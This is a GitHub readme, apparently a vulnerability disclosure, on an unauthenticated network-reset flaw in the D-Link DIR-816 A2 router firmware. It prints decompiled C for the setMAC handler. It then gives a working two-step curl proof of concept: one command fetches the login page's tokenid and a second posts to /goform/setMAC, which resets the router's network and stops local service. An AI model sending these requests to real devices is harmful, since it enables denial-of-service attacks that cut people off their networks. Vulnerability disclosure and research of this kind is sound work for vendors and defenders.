ᛘ main ▾                                                                    ⋯

IOT_Vul / dlink / Dir816 / setmac / readme.md

z1r00 Update readme.md                                          ⟲ History

⧎ 1 contributor

≔   32 lines (20 sloc)   |   893 Bytes                                    ⋯

# D-link DIR-816 A2_v1.10CNB04.img Network reset without authentication

## Firmware information

- Manufacturer's address：https://www.dlink.com/

- Firmware download address：http://tsd.dlink.com.tw/GPL.asp

## Affected version

The picture above shows the latest firmware for this version

# Vulnerability details

```c
1  int __fastcall setMAC(int a1)
2  {
3    int macCloneEnbl; // $s0
4    char *macCloneMac; // $s2
5    int v4; // $v0
6    char *v5; // $a2
7    char v7[24]; // [sp+18h] [-18h] BYREF
8
9    macCloneEnbl = websGetVar(a1, "macCloneEnbl", "0");
10   macCloneMac = websGetVar(a1, "macCloneMac", "");
11   nvram_bufset(0, "macCloneEnabled", macCloneEnbl);
12   nvram_bufget(0);
13   v4 = strncmp(macCloneEnbl, &word_4784D8, 2);
14   v5 = macCloneMac;
15   if ( v4 )
16   {
17     if ( getIfMac("eth2.2", v7) == -1 )
18       strcpy(v7, macCloneMac);
19     v5 = v7;
20   }
21   nvram_bufset(0, "macCloneMac", v5);
22   nvram_commit(0);
23   initInternet();
24   return websRedirect(a1, "mac_clone.asp");
25 }
```

As shown above, in any case, you can go to the initInternet function to reset the network.
At this time, the local area network will stop serving.

# Poc

The first thing you need to do is to get the tokenid

```
curl http://192.168.0.1/dir_login.asp | grep tokenid
```

Then run the following poc

```
curl -i -X POST http://192.168.0.1/goform/setMAC -d tokenid=xxxxx
```

The router will then reset the network